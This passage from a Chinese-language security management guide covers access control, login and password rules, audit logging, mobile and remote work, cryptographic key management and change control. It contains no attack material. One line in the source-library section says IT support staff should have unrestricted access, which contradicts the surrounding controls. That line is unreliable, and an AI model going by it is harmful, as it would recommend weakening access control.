(1) 在活动会话完成时应该终止会话,除非可以采用适当的锁定机制来保护会话(如采用口令保护的屏幕保护程序)。

(2) 会话结束时注销大型主机(即不要仅关掉 PC 或终端)。

(3) PC 或终端不用时,应使用密钥锁或等效控制措施(如口令访问)防止他人非法使用。

7.7.4 网络访问控制

网络访问控制的目标是保护网络化服务。应该控制对内外网络服务的访问。必须确保访问网络和网络服务的用户不会破坏这些网络服务的安全,确保:

(1) 组织网络与其他组织网络或公用网络之间正确连接。

(2) 用户和设备都具有适当的身份验证机制。

(3) 在用户访问信息服务时进行控制。

1. 网络服务的使用策略

与网络服务的连接如果不安全,就会影响整个组织。只应该向用户提供对专门授权使用的服务的直接访问权限。与敏感或重要业务应用或与处于高风险区域(如组织无法进行安全管理和控制的公共或外部区域)的用户进行网络连接时,这种控制措施显得尤其重要。

应该制定网络和网络服务的使用策略。策略应包括以下内容:

(1) 允许访问的网络和网络服务。

(2) 确定允许谁访问哪个网络和哪种网络服务的授权程序。

(3) 用以保护网络连接和网络服务访问的管理控制措施和程序。

(4) 此策略应该与业务访问控制策略相一致。

2. 实施控制的路径

从用户终端到计算机服务的路径需要进行控制。网络按其设计应该允许最大限度的资源共享和路由选择灵活性。但是,这些特点也会为非法访问业务应用或非法使用信息设施创造条件。对用户终端与用户有权访问的计算机服务之间的路由进行控制(如创建一个实施控制的路径),可以降低这种风险。采用实施控制的路径,是为了防止任何用户不使用用户终端与用户有权访问的服务之间的路由,而采用其他路由。

这通常要求在不同的路由位置实施若干个控制措施。其目的是为了通过预定方案在网络各点上限制路由选择方案。

示例如下:

(1) 分配专线或专门电话号码。

(2) 自动将端口连接到指定应用系统或安全网关。

(3) 限制个人用户的菜单和子菜单选项。

(4) 防止无限制的网络漫游。

(5) 强制外部网络用户使用指定应用系统和/或安全网关。

(6) 通过安全网关(如防火墙)积极控制允许进行的信息源到目的地址的通信。

(7) 通过为组织内用户组设置不同的逻辑域(如虚拟专用网)来限制网络访问。

(8) 对实施控制的路径的要求应该基于业务访问控制策略。

3. 外部连接的用户身份验证

外部连接为非法访问业务信息提供了可能,如拨号访问方法。所以,远程用户访问应该进行身份验证。存在各种各样的身份验证方法,有些方法的保护程度更高一些,如采用加密技术的身份验证方法能够提供严格的身份验证。通过风险评估来确定要求的保护程度非常重要。它对于身份验证方法的正确选择十分必要。

远程用户的身份验证可以通过使用加密技术、硬件标记或问答协议等来完成。专线或网络用户地址检查工具也可用来对连接源提供安全保障。反向拨叫程序和控制措施(如使用反向拨叫调制解调器)可以防止与组织信息处理设施的非法连接和有害连接。此类控制措施对试图远程建立与组织网络连接的用户进行身份验证。使用此控制措施时,组织不应使用包括呼叫转移在内的网络服务,或者说如果他们使用了此种网络服务,就应该禁用这种功能,避免出现与呼叫转移有关的漏洞。反向拨叫程序还必须确保组织已经实际断开连接。否则,远程用户可以通过伪称反向拨叫验证已经执行而仍保持线路畅通。为此,应该彻底检测反向拨叫程序和控制措施。

4. 节点验证

可以使用与远程计算机进行自动连接的工具对业务应用进行非法访问。因此,应该对与远程计算机系统的连接进行验证。如果该连接使用组织的安全管理无法控制的网络,这一点尤为重要。当远程用户组与安全的共享计算机设备连接时,节点验证可以作为对该远程用户组的一种可选验证方法。

5. 远程诊断端口的保护

对诊断端口的访问应该严加控制。许多计算机和通信系统安装了一种维护工程师使用的拨号远程诊断工具。这些诊断端口如果不予以保护就会提供一条非法访问途径。因此,应该使用适当的安全机制(如密钥锁)对其进行保护,保证它们只能在计算机服务管理员和要求访问的软硬件支持人员进行适当地安排后才能访问。

6. 网络划分

随着商业合作伙伴关系的建立,要求对信息处理和联网设施进行互联或共享。因此,网络在不断地扩充,超越了传统的组织界限。这样的扩充会提高对使用网络的已有信息系统非法访问的风险。有些系统由于敏感性或重要性的原因要求进行保护,不允许其他网络用户进行访问。在这种情况下,应考虑在网络内采用一些控制措施把信息服务组、用户组和信息系统组分离开来。

控制大型网络安全的一种方法是将其分割成不同的逻辑网络域(如组织的内部网络域和外部网络域),每个域都使用一个明确的安全界限来加以保护。在两个要互联的网络之间安装一个安全网关可以实现这样的一个安全界限,从而控制两个域之间的访问和信息流动。应该对该网关进行配置,以便按照组织的访问控制策略对这些域之间的通信进行过滤,阻止非法访问,此类网关的一个例子就是常常称为防火墙的东西。网络分割成域的标准应该是访问控制策略和访问要求,还应考虑采用适用的路由选择或网关技术的相对成本以及它对

性能所产生的影响。

7. 网络连接控制

共享网络，特别是跨组织共享网络的访问控制策略要求，可能要求采用控制措施以限制用户连接权限。此类控制措施可以通过过滤通信量的网关采用预定义表或规则的方法加以实施。所使用的限制应该基于访问策略和业务应用的要求，还应该进行相应的维护和更新。

对应该加以限制的应用举例如下：

（1）电子邮件。

（2）单向文件传输。

（3）双向文件传输。

（4）交互访问。

（5）与时间或日期有关的网络访问。

8. 网络路由控制

共享网络，特别跨组织的共享网络，可能要求采用路由控制措施以保证计算机连接和信息流不破坏业务应用的访问控制策略。这种控制措施与第三方（非组织）用户共享的网络常常是至关重要的。

路由控制应该基于适当的源地址和目标地址检查机制。网络地址转换也是非常有用机制，用于隔离网络，防止从一个组织网络延伸至另一组织网络的路由。它们可以在软件或硬件中进行实施。实施人员应该了解所部署机制的强度。

9. 网络服务安全

有各种各样的可用公用网或专用网服务，其中一些提供增值服务。网络服务可能具有独特或复杂的安全特点。使用网络服务的组织应该确保所有服务的安全性都有明确说明。

7.7.5 操作系统访问控制

操作系统访问控制的目标是防止非法的计算机访问。应该使用操作系统级别的安全设施限制对计算机资源的访问。这些设施应该具有以下功能：

（1）识别和验证身份。如果需要，还要验证每个合法用户的终端或位置。

（2）记录成功和失败的系统访问。

（3）提供适当的身份验证方法。如果使用了口令管理系统，则应该确保使用高质量的口令。

（4）根据情况限制用户连接时间。

（5）其他访问控制措施（如问答法）如果根据业务风险可以使用，则也可以使用这些方法。

1. 终端自动识别功能

应该考虑使用终端自动识别功能来验证与具体位置和便携设备的连接。如果会话必须从某一位置或计算机终端开始，则可以使用终端自动识别技术。

终端内或终端附带的标识可以说明是否允许此终端开始或接收某些具体事务。可能需要对终端进行物理保护，维护终端标识的安全。

还可以使用其他几个技术对用户身份进行验证。

2. 终端登录程序

通过安全的登录程序能够访问信息服务。计算机系统登录程序按其设计应该最大限度地降低非法访问的概率。因而,登录程序应该最大限度地减少公开的系统信息,避免为非法用户提供方便。一个好的登录程序应该具体如下功能。

(1) 在登录过程未成功之前不显示系统或应用的标识。

(2) 登录期间不提供帮助消息,以免为非法用户提供方便。

(3) 只有在所有输入数据完成后才验证登录信息。出错时,系统不应说明哪部分数据正确,哪部分数据错误。

(4) 限制允许进行的登录的失败次数(建议为 3 次)并考虑记录失败次数。

(5) 允许再次登录之前强制进行时延,或者如果未获得明确授权则拒绝再次登录。

(6) 断开数据链路连接。

(7) 限制登录程序允许的时间上限和下限。如果超过限制,则系统终止登录过程。

(8) 成功登录完成后,显示以下信息:

① 以前成功登录的日期和时间;

② 上次成功登录以来登录失败的详细情况。

3. 用户身份识别和验证

所有用户(包括技术支持员工,如操作员、网络管理员、系统程序员和数据库管理员)都应该有一个个人专用的唯一标识符(用户 ID),以便操作能够追溯到具体责任人。用户 ID 不应该说明用户权限级别,如管理员、主管。

例外情况下,如果对业务显然有益,则可以为一个用户组或一项具体工作使用共享用户 ID。管理层对此类情况应进行批准并进行备案。为了明确责任,可以要求使用其他控制措施。

对于用户提供的身份,可以使用多种身份验证程序来加以证实。口令是一种很常见的身份识别和验证方法,是仅用户知晓的保密信息。同样也可采用加密方法和身份验证协议达到同样的效果,也可以使用用户的内存标记或智能卡等进行身份识别和验证,又可以使用基于个人唯一特点或特性的生物统计学身份验证技术来验证用户身份。将安全技术和安全机制结合起来,可以进行更为严格的身份验证。

4. 口令管理系统

口令是验证用户是否具有计算机服务访问权限的主要方法之一。口令管理系统应该提供有效的交互手段,保证使用高质量的口令。

一些应用要求通过独立授权分配用户口令。大多数情况下,由用户自己选择和保护口令。

一个好的口令管理系统应该具备以下功能。

(1) 要求使用个人口令,明确责任。

(2) 根据情况可以让用户选择和更改自己的口令,还可以让用户采用一种确认程序,允许出现输入错误。

(3) 选择一个高质量的口令。

(4) 用户在维护口令时要求进行口令更改。

(5) 用户选择口令后首次登录时强行要求用户更改临时口令。

(6) 保留用户以前的口令记录(如过去 12 个月的记录)。

(7) 防止重复使用。

(8) 输入时屏幕上不显示口令。

(9) 口令文件和应用系统数据分开存储。

(10) 利用单向加密算法以加密方式存储口令。

(11) 安装软件后更改默认的供应商口令。

5. 系统实用程序的使用

大多数计算机系统都有一个或多个能够越过系统和应用控制措施的系统实用程序,要对其使用严加限制和控制。应考虑采用以下控制措施。

(1) 使用系统实用程序的身份验证程序。

(2) 把系统实用程序从应用软件中分离出来。

(3) 系统实用程序的使用仅限于最小实际委托授权用户数。

(4) 对系统实用程序的特殊使用授权。

(5) 限制系统实用程序的可用性,如授权更改的期限。

(6) 记录系统实用程序的各种使用情况。

(7) 对系统实用程序的授权级别进行定义和备案。

(8) 移去基于所有不必要软件的实用程序和系统软件。

6. 保护用户的威胁报警

应该考虑为可能受到威胁的用户提供威胁报警功能。应该根据风险评估来决定是否提供此类报警功能。应该对如何处理威胁报警明确职责并制定相应程序。

7. 终端超时

高风险地域(如组织无法进行安全管理的公共或外部区域)或服务于高风险系统的终端如果处于不工作状态,则应该在设定的不工作时间后予以关闭,防止非法用户进行访问。使用该超时功能,系统应该在设定的不工作时间后清除终端屏幕,关闭应用和网络会话。超时延迟应该反映本区域和终端用户的安全风险。

可以为一些 PC 提供有限的终端超时功能。这些 PC 能够清除屏幕,防止非法访问,但不关闭应用或网络会话。

8. 连接时间限制

连接时间限制应该提高高风险应用中的安全性。限制允许计算机服务与终端连接的时间会降低非法访问的概率。应该考虑对敏感的计算机应用,特别是对终端安装在高风险地域(如组织无法进行安全管理的公共或外部区域)的计算机应用实施这种控制措施。

对这种限制举例如下:

(1) 对批文件传送或定期的短时间交互会话等使用预定的时间间隔。

(2) 如果不要求在加班或延长工作时间内进行操作,连接时间仅限于正常工作时间。

7.7.6 应用程序访问控制

应用程序访问控制的目标是防止对信息系统中信息的非法访问。应该在应用系统中使用安全设施限制访问。软件和信息的逻辑访问权仅应授予合法用户,而应用系统应该:

①根据业已确定的业务访问控制策略控制信息和应用系统功能的用户访问权；②防止对任何能够越过系统和应用程序控制措施的实用程序和操作系统软件进行非法访问；③不妨害其他与之共享信息资源的系统的安全；④能仅向信息所有者、向其他指定的合法个人或定义的用户组提供信息访问。

1. 信息访问限制

应依据确定的访问控制策略、个人业务应用要求以及组织信息访问策略，向包括技术支持人员在内的应用系统用户提供对信息和应用系统功能的访问权。为了支持访问限制要求，应该考虑使用以下控制措施。

(1) 提供用于控制对应用系统功能访问的菜单。

(2) 通过对用户文档进行适当的编辑来限制用户了解无权访问的信息或应用系统功能。

(3) 控制用户的访问权，如读写权限、删除权限以及执行权限。

(4) 保证处理敏感信息的应用系统输出仅包含与输出的使用相关的信息，而且只发送给授权终端，包括对这些输出进行定期检查，保证将多余的信息删除掉。

2. 敏感系统的隔离

敏感系统可以要求有专门(隔离)的计算环境。某些应用系统对潜在的数据丢失十分敏感，要求进行特殊处理。敏感性说明应用系统应该在专门的计算机上运行，只应与委托的应用系统共享资源。否则，就不必进行任何限制。

应考虑以下因素。

(1) 应用程序所有者应该确定应用系统的敏感性并记录在案。

(2) 在共享环境中运行敏感应用程序时，应确定与其共享资源的应用系统并与敏感应用程序的所有者达成共识。

7.7.7 监控系统的访问和使用

监控系统的访问和使用的目标是检测非法活动。应该对系统进行监控，检测与访问控制策略不符的情况，将可以监控的事件记录下来，在出现安全事故时作为证据使用。利用系统监控，可以检查所采用的控制措施是否有效，是否与访问策略模型相符。

1. 事件日志记录

应该创建记录异常事件和安全相关事件的审计日志并按照协商认可的保留期限将其保留一段时间。审计日志还应包括以下内容：

(1) 用户 ID。

(2) 登录与注销的日期和时间。

(3) 终端标识或位置(如果可能)。

(4) 系统的成功访问和拒绝访问记录。

(5) 数据与其他资源的成功访问和拒绝访问记录。

(6) 某些审计日志要求作为记录保留策略内容归档，或者因为有证据收集方面的要求而要求归档。

2. 监控系统的使用

(1) 程序和风险领域

应该制定信息处理设施使用情况的监控程序。必须制定此类程序,保证用户仅执行明确授权的操作。应该通过风险评估确定各个设施要求的监控级别。

应该考虑的领域包括:

① 合法访问,包括如下详细内容:用户 ID;重要事件的日期和时间;事件类型;所访问的文件;所用程序/实用程序。

② 所有特权操作,如:主管账户的使用;系统启动和停止;I/O 设备连接/分离。

③ 非法访问次数,如:失败次数;访问策略的违反情况和通知;网关和防火墙;专门负责入侵检测的系统的预警。

④ 系统预警或故障,如:控制台预警或消息;系统日志异常情况;网络管理报警。

(2) 风险因素

应该对监控活动的结果进行定期检查,检查频率取决于风险情况。应该考虑的风险因素包括:

① 应用进程的危急程度。

② 有关信息的价值、敏感性或重要性。

③ 系统的入侵和滥用历史记录。

④ 系统互联程度(尤其是公用网)。

(3) 日志记录和评审事件

日志评审包括了解系统面临的威胁以及这些威胁出现的方式。有些事件可能在发生安全事故时要求进行进一步调查。

系统日志通常包括大量的信息,多数与安全监控无关。为了识别用于安全监控目的的重要事件,应该考虑将相应的消息类型自动复制到另一个日志中,以及使用适当的系统实用程序或审计工具进行文件询问。分配日志评审责任时,应该考虑把评审人员和被监控者的角色分离开来。

尤其要注意日志记录工具的安全。因为该工具如果随意使用,就可能在安全问题上产生错觉。控制措施应该针对性地防止非法更改和操作问题,包括:正在停用日志记录工具;对所记录的消息类型进行更改;正在编辑或删除日志文件;日志文件介质即将填满,或者无法记录事件,或者重写。

(4) 时钟同步

计算机时钟的正确设置十分重要。它可以保证审计日志的准确性。在法律案件或纪律检查案件调查中或要将审计日志作为证据都要求其准确性。审计日志不准确,就可能妨碍此类调查,影响此类证据的可靠性。

如果计算机或通信设备能使用实时时钟,就应该按公认标准对时钟进行设置。例如,按照统一协调时间(UCT)或当地标准时间设置时钟。由于某些时钟可能时间不准,所以应该采用对任何较大的误差可以进行检查和调整的程序。

7.7.8 移动计算和远程工作

移动计算和远程工作管理的目标是保证在使用移动计算和远程工作设施时信息的安全性。要求采用的保护措施应该与具体工作方式可能产生的风险相一致。移动计算时应该考虑在无保护的环境中工作的风险并采用适当的保护措施。在远程工作环境下，组织应该对远程工作场所采用一定的保护措施，保证为该工作方式进行适当地安排。

1. 移动计算

使用移动计算设备（如笔记本电脑、掌上电脑、膝上型电脑和移动电话）时，尤其应该注意保证业务信息不受损坏。应该采用正式策略，考虑移动计算设备的工作风险，尤其应该考虑在无保护的环境中使用这些设备的风险。例如，此类策略应该包括环境保护、访问控制、加密技术、备份和防病毒要求。该策略还应该包括移动设备联网的规则和建议以及这些设备在公共场所使用的指导说明。

在公共场所、会议室以及组织工作场所以外的其他无保护环境中，使用移动计算设备时应该十分谨慎。应该采用一定的保护措施，避免这些设备（如采用加密技术的设备）存储和处理的信息遭到非法访问或泄密。

在公共场所使用此类设备时必须注意防范被未经授权人员窥视的风险。应该制定并实时更新用于防范恶意性软件的程序。应该配备必要的设备以对信息进行方便快捷的备份。备份的信息应该适当地予以保护，如防止信息被盗或丢失。

应该对联网移动设备的使用进行适当的保护。使用移动计算设备对公用网上的商务信息进行远程访问时必须先成功地进行身份识别和验证并采用适当地访问控制机制。

还应防止移动计算设备被盗，尤其是丢在汽车等其他交通工具、旅馆、会议中心以及聚会场所内。

内含重要、敏感和/或关键业务信息的设备不应无人看管。如果可能，应该上锁。应使用专用锁来保障设备的安全。有关移动设备环境保护的详细信息。

应该对进行移动计算的员工安排进行培训，提高他们对此种工作方式引起的额外风险的防范意识以及对应该采取的控制措施地认识。

2. 远程工作

远程工作采用通信技术，使员工可以在组织以外的某个固定地点远程进行工作。远程工作场所应该切实防止盗窃设备和信息、非法公开信息、对组织内部系统进行远程非法访问或滥用设备的行为等。远程工作必须得到管理层批准并由管理层进行控制，必须对这种工作方式进行切实可行的安排。

组织应该考虑制定相应的策略、程序和标准，对远程工作活动进行控制。组织应在符合以下两个条件时才批准进行远程工作活动：制定了适当的安全措施和控制措施且符合组织的安全策略。

应该考虑以下内容：

（1）远程工作场所的现有环境安全情况，如考虑建筑物以及当地环境的安全情况。

（2）拟议的远程工作环境。

（3）通信安全要求，如考虑对组织内部系统的远程访问需要、通过通信链路访问和传输信息的敏感性以及内部系统的敏感性。

(4) 他人(如家人和朋友)使用提供设备对信息或资源进行非法访问的威胁。

应考虑以下控制措施和方案:

(1) 提供远程工作活动所需的适当设备和存储办公设备。

(2) 明确说明可以开展的工作、工作时间、可以保管的信息种类以及远程工作人员有权访问的内部系统和服务。

(3) 提供适当的通信设备,包括保障远程访问安全的方法。

(4) 环境安全。

(5) 有关家人和客人使用设备访问信息的规则和指导说明。

(6) 提供软硬件支持和维护。

(7) 有关备份和业务连续性的程序。

(8) 审计和安全性监控。

(9) 远程工作活动结束时收回权限和访问权以及设备。

7.8 系统开发与维护

信息系统内应建有安全机制,包括基础设施、业务应用程序和用户开发的应用程序。设计和实施支持应用或服务的业务进程是安全的关键。在开发信息系统前应该确定安全要求,并形成统一认识。所有安全要求,包括后退安排,都应该在项目的需求阶段确定并进行合理说明,然后达成一致意见并将意见备案作为信息系统整个业务的组成部分。

1. 安全要求分析和说明

新系统和改进系统的业务要求陈述应指明控制措施方面的要求。这些说明应考虑系统包含自动控制措施时,还需要辅助性的人工控制措施。

在评估业务应用程序的软件包时,也应做与此相似的考虑。如果认为合适,管理层可能希望使用经过独立评估和鉴定的产品。

安全要求和控制措施应体现出有关信息资产的商业价值,同时反映由于故障或缺少安全保护造成的潜在商业损失。

分析安全要求并确定达到要求的控制措施的指导方针是风险评估和风险管理。

在设计阶段引入控制措施,它的实施和维护的代价要远远小于在实施过程中或之后引入的控制措施。

2. 应用系统中的安全

应用系统应防止应用系统中用户数据的丢失、修改或滥用。应用系统应设计包含适当的控制措施和审计追踪或活动日志记录,包括在用户写入的应用程序中。这些系统应包括对输入数据、内部处理和输出数据的检验功能。处理敏感、有价值或重要的组织资产,或者对这些资产构成影响的系统还需要补充其他控制措施。这些控制措施是根据安全要求和风险评估确定的。

3. 输入数据验证

应该对应用系统的数据输入进行验证,保证输入数据正确并合乎要求。应对业务交易的输入、固定数据(姓名和地址、信用限度、客户参考数字)和参数表(销售价格、货币汇率、税率)进行检查。应该考虑采用以下控制措施:

(1) 使用双路输入或其他输入检查来查找以下错误：超范围值；数据字段中的无效字符；遗漏或残缺的数据；超过数据量的上限和下限；非法或不一致的控制数据；定期审查关键字段或数据文件的内容，确认其有效性和完整性；检查硬复制输入文档是否有对输入数据进行非法变更(所有对输入文档的变更应经过授权)。

(2) 对合法性错误的响应步骤。

(3) 测试似是而非的输入数据的步骤。

(4) 规定参与数据输入过程的所有人员的责任。

4. 内部处理的控制

(1) 风险区域

正确输入的数据可能会因处理错误或故意人为等因素遭到破坏。系统应包含有效性检查，以便检查这类破坏。应用程序的设计应确保执行某些约束最大限度地降低处理错误导致完整性破坏的风险。要考虑的特定区域包括：使用添加和删除功能并确定它们在程序中的位置，对数据进行变更；防止程序出现运行顺序错误或在前一个处理故障后运行的规程；使用正确程序从故障中恢复，确保正确处理数据。

(2) 检查和控制措施

需要什么控制措施取决于应用的性质和任何数据毁损对业务的影响。综合的检查措施的示例如下：

① 会话或批处理控制措施，在事务更新后协调数据文件的平衡；

② 平衡控制措施，针对上次结束时的平衡检查当前使用的平衡，即：循环—运行控制措施；

③ 文件更新总数；

④ 程序到程序控制措施；

⑤ 系统生成数据的有效性；

⑥ 检查数据完整性或在中央计算机和远程计算机之间下载或上传的软件；

⑦ 记录和文件的散列总数；

⑧ 检查确保在正确的时间运行应用程序；

⑨ 检查确保按正确顺序运行程序并在出现故障时中止，在问题解决前暂停处理。

(3) 消息验证

消息验证是一种检查传输的电子消息的内容是否有非法变更或破坏的技术手段。它可以在硬件或软件上实施，支持物理消息验证设备或软件运算法则。

应对需要安全要求保护消息内容完整性的应用程序考虑使用消息验证，例如，电子资金转移或其他类似电子数据交换。应该对安全风险进行评估，确定是否需要消息验证并寻找最适合的实施方法。

消息验证不是用来保护消息内容避免非法访问的。加密技术可以用做实现消息验证的适合手段。

(4) 输出数据验证

应该对从一个应用系统输出的数据进行验证，保证对所存储信息的处理正确且合乎实际情况。一般而言，构建系统的前提条件是已经经过适当的验证，这样检验和测试输出才可以始终保持正确。但情况并非总是如此。

输出验证包括：正反检查输出数据是否合理；协调控制计数确保处理所有数据；为阅读程序或以后的处理系统提供足够信息，确定信息的准确性、完整性和分类；处理输出验证数据的程序步骤；规定参与数据输出过程的所有人员的责任。

5. 加密控制措施

加密控制措施的目标是保护信息的安全性、真实性或完整性。加密系统和技术应该用于保护具有风险的信息和那些控制措施没有提供足够保护的信息。

(1) 加密控制措施的使用策略

决定加密解决方案是否合适应看做是评估风险和选择控制措施的过程的一个部分。应进行风险评估确定给予信息保护的水平。评估结果还可以用来确定加密控制是否合适，应该应用什么类型的控制措施以及用于什么目的和业务进程。为保护自己的信息，组织应该制定使用加密控制的策略。这些策略是最大化使用加密技术的利益和最小化使用风险必不可少的，并避免不恰当或不正确的使用。制定策略时，应考虑以下因素：

① 在组织范围内使用加密控制措施的管理手段，包括保护业务信息的一般原则；

② 核心管理的方法，包括在密钥丢失、破坏的情况下恢复加密信息的方法；

③ 作用和责任。例如谁来负责；

④ 实施策略；

⑤ 密钥管理；

⑥ 如何确定适当的加密保护级别；

⑦ 在组织内为有效实施采用的标准(什么解决方案用于什么样的业务进程)。

(2) 加密

加密是用于保护信息机密性的口令技术。在保护敏感或关键信息时应考虑使用它。

根据风险评估，在考虑使用的加密算法类型和质量以及加密密钥的长度基础上，确定需要的保护级别。在实施组织的加密策略时，应该考虑法律和国内的限制是否适用于在其他国家和地区使用加密技术，是否会造成加密信息跨国界的问题。另外，应该考虑控制措施是否适用于出口和进口加密技术。

应该征求专家意见确定适当的保护级别，选择合适的产品，为安全系统提供必要的保护，并执行密钥管理。另外，有关适用组织计划使用的加密手段的法律规定，需要征求法律方面的意见。

(3) 数字签名

数字签名是一种保护电子文档的真实性和完整性的方法。例如，在电子商务中可以使用它，因为需要验证谁签署电子文档并检查已签署文档的内容是否被更改。

数字签名可以应用于各种形式的电子处理文档，例如，它们可以用于电子支付、资金转移、合约和协议。可以使用加密技术实现数字签名，方法是利用一对唯一相关的密钥，其中一个密钥用于创建签名(个人密钥)，另一个用于检查签名(公开密钥)。

应注意保护个人密钥的保密性。该密钥应秘密保管，因为得到该密钥的任何人都可以签署文档，例如支付、合同等，然后伪造该密钥主人的签名。另外，保护公开密钥的完整性也很重要，使用公开密钥证明来进行保护。

需要考虑所使用的签名算法的类型和质量，以及要使用的密钥长度。用于数字签名的加密密钥应与用于加密操作的密钥不同。

使用数字签名时，应考虑所有的相关立法，这些法规说明合法使用数字签名的条件。例如，在电子商务中，理解数字签名的合法性十分重要。在法律不完善的地方，需要结合合约或其他协议来支持数字签名的使用。另外，有关适用组织计划使用的数字签名的法律规定，需要征求法律方面的意见。

（4）不否认服务

在需要解决某个事件或行为是否发生的纠纷（如在电子合约或支付中使用数字签名的纠纷）时，应该使用不否认服务。它们可以帮助确定验证某个事件或行为是否发生的证据，例如，否认使用电子邮件发送数字签名的指令。这些服务以加密技术和数字签名技术的使用为基础。

（5）密钥管理

加密密钥管理是有效使用加密技术的关键。加密密钥的破坏或丢失可能导致信息的保密性、真实性和完整性被破坏。管理系统应该支持组织使用以下两种类型的加密密钥。

① 秘密密钥技术。几个当事方共同使用一个密钥，这个密钥用于加密和解密信息。这个密钥必须秘密保管，因为获得该密钥的任何人都可以用密钥解密/加密的信息，或者带入非法信息。

② 公开密钥技术。每个用户都有一对密钥：一个公开密钥（向所有人公开）和一个个人密钥（必须秘密保管）。其中，公开密钥可以用于加密和生成数字签名。

所有密钥都应该保护不被修改和破坏，秘密密钥和公开密钥需要保护不被非法暴露。加密技术可以用来实现这一目的。应使用物理保护来保护用于生成、存储和归档密钥的设备。

密钥管理系统应基于一组认可的标准、程序和安全方法：为不同的加密系统和应用程序生成密钥；生成并获得公开密钥的证书；将密钥分配给目标用户，包括在收到密钥时应如何激活它；存储密钥，包括授权用户如何获得密钥使用权；更改或更新密钥，包括何时以及如何更改密钥的规则；处理被破坏的密钥；调用密钥，包括如何回收或失活密钥，例如，密钥已经被破坏或用户已经离开组织（此时，密钥应该归档）；恢复丢失或破坏的密钥是业务连续性管理的一个部分，例如恢复加密信息；归档密钥，例如归档或备份信息；销毁密钥；记录和审查密钥管理的相关活动。

为降低破坏的可能性，应确定密钥激活和失活的日期，这样密钥只能在限制的时期内使用。这个时期取决于正在使用密钥控制措施的环境和预期的风险。需要考虑处理使用密钥的法律请求，例如，在法庭上需要提供解密的加密信息来作为证据。

除了考虑安全管理秘密密钥和个人密钥的问题外，还应该考虑保护公开密钥。在用自己的公开密钥替换某个用户的公开密钥，就会产生伪造数字签名的威胁。这个问题通过使用公开密钥证书来解决。这些证书应通过以下方式制作：唯一的将与公开/个人密钥对的所有人相关的信息与公开密钥绑定。因此信赖产生证书的管理流程是很重要的，这个过程通常由一个证明权威来执行，它是一个得到承认的掌握合适控制措施和方法的组织，具有所需要的信任度。

与提供加密服务的外部供应商（如某个证明权威机构）制定的服务水平协议或合约应包含责任、服务的可靠性和提供服务的响应时间等问题。

6. 系统文件的安全

系统文件的安全管理的目标是确保安全地进行 IT 项目和支持活动。应控制对系统文件的访问。保护系统完整性应是应用系统或软件所属的用户部门或开发小组的责任。

(1) 操作软件的控制

应该对操作系统软件的实施进行控制,为最大限度降低操作系统崩溃的风险,应考虑以下控制措施。

更新操作系统程序库应由获得适当管理授权的指定保管员来执行。

如有可能,操作系统应只保留可执行代码。

在获得测试成功和用户接受的证据以及相关的程序源库被更新前,不应在操作系统上执行可执行代码。

应维护操作程序库更新的审计日志记录。

保留前一版本的软件作为应急方法。

用于操作系统的由供应商提供的软件应保留供应商的支持。决定升级到新发行版时应考虑该版本的安全性,即引入新的安全功能或影响该版本的安全问题的数量和严重程度。如果软件补丁程序可以帮助克服或减少安全漏洞,那么应该应用这些程序。

在需要的时候经过管理层批准,应只给供应商物理或逻辑的访问权限以便提供支持服务,并监视供应商的活动。

(2) 系统测试数据的保护

应该保护和控制测试数据,系统和验收测试通常需要大量的尽可能与操作数据接近的测试数据,应该避免使用包含个人信息的操作数据库。如果使用这类信息,那么在使用前应该做非个性化处理。在操作数据用于测试目的时,应用以下控制措施来保护操作数据。

适用于操作应用系统的访问控制规程也应该适用于测试应用系统。

每次应使用不同的授权,将操作信息复制到测试应用系统。

在测试完成后应立即将操作信息从测试应用系统中清除。

应该记录操作信息的复制和使用情况,以便提供审计追踪。

(3) 对程序源代码库的访问控制

为减少可能出现的计算机程序崩溃,应按以下方法维护对访问程序源库的严格限制。

程序源库应尽可能不要保存在操作系统上。

应为每一个应用程序指定一个库保管员。

IT 支持人员应不受限制地访问程序源库。

正在开发或维护的程序不应保留在操作程序源库中。

更新程序源库和向程序员提供程序源应通过指定的库保管员来执行,并且获得 IT 支持管理员的授权。

程序清单应保存在安全的环境中。

应维护访问程序库的审计日志记录。

应对旧版本的源程序进行归档,明确指明使用它们操作的准确日期和时间以及所有支持软件、作业控制、数据定义和过程。

维护和复制程序源库应受严格的变更控制程序的约束。

7. 开发和支持过程中的安全

开发和支持过程中的安全的目标是维护应用系统软件和信息的安全性，应该严格控制项目和支持环境。负责应用程序的管理员还应该负责项目或支持环境的安全。他们应该确保对所有提议的系统变更进行审查，检查它们是否破坏系统或操作环境的安全。

（1）变更控制程序

为最大限度地减少信息系统崩溃，应对变更实行严格控制。应该强化正式的变更控制过程。他们应确保不破坏安装和控制的程序，支持只赋予程序员访问他们工作需要的那一部分系统的权限，在进行任何变更前必须获得正式的许可和批准。

改变应用软件会影响操作环境。在适当的时候，应结合操作步骤和应用更改控制步骤。这个过程应包括以下内容：

① 维护认可授权级别的记录；

② 确保更改由合法用户提交；

③ 检查控制措施和完整性步骤，确保它们没有被这些更改破坏；

④ 确定所有需要变更的计算机软件、信息、数据库实体和硬件；

⑤ 在正式开始前应获得对具体提议的正式批准；

⑥ 确保合法用户在实施前接受变更；

⑦ 确保执行实施，最大限度减少业务中断；

⑧ 确保在每次变更完成后系统文档集被更新，所有旧文档被归档或得到处理；

⑨ 维护所有软件更新的版本控制；

⑩ 维护所有变更请求的审计追踪；

⑪ 确保操作文档和用户过程根据需要进行变更；

⑫ 确保在合适的时间执行变更，不会打断有关业务进程。

许多组织都维护一个用户测试新软件的环境，这个环境将开发环境和生产环境分隔开。这就提供一个方法，既控制新软件，又可以保护用于测试目的的操作信息。

（2）操作系统变更的技术评审

定期变更操作系统是必要的，例如，安装一个新提供的软件发行版或补丁程序。发生变更时，应对应用系统进行审查和测试，确保对操作和安全性没有负面影响。这个过程应包括：

① 审查应用程序控制和完整性过程确保它们没有被操作系统变更所破坏；

② 确保每年的支持计划和预算，包括操作系统变更引起的审查和系统测试费用；

③ 确保及时提供操作系统变更的通知，以便在实施前进行检查；

④ 确保对业务连续性计划做适当的变更。

（3）对软件包变更的限制

不鼓励对软件包进行变更。使用供应商提供的软件包应尽可能不做变更。在确实需要修改软件包的情况下，应考虑以下几点：

① 内置的控制措施和完整性进程被破坏的风险；

② 是否获得供应商的同意；

③ 当标准程序更新时从供应商获得所需要变更的可能性；

④ 在发生变化时组织是否负责以后的软件维护的影响。

如果变更是不可避免的，那么应保留原始软件，只对确定的副本进行变更。所有的变更应得到完整的测试并进行记录，这样将来需要对软件进行升级时可以重新应用这些变更。

(4) 隐蔽通道和特洛伊代码

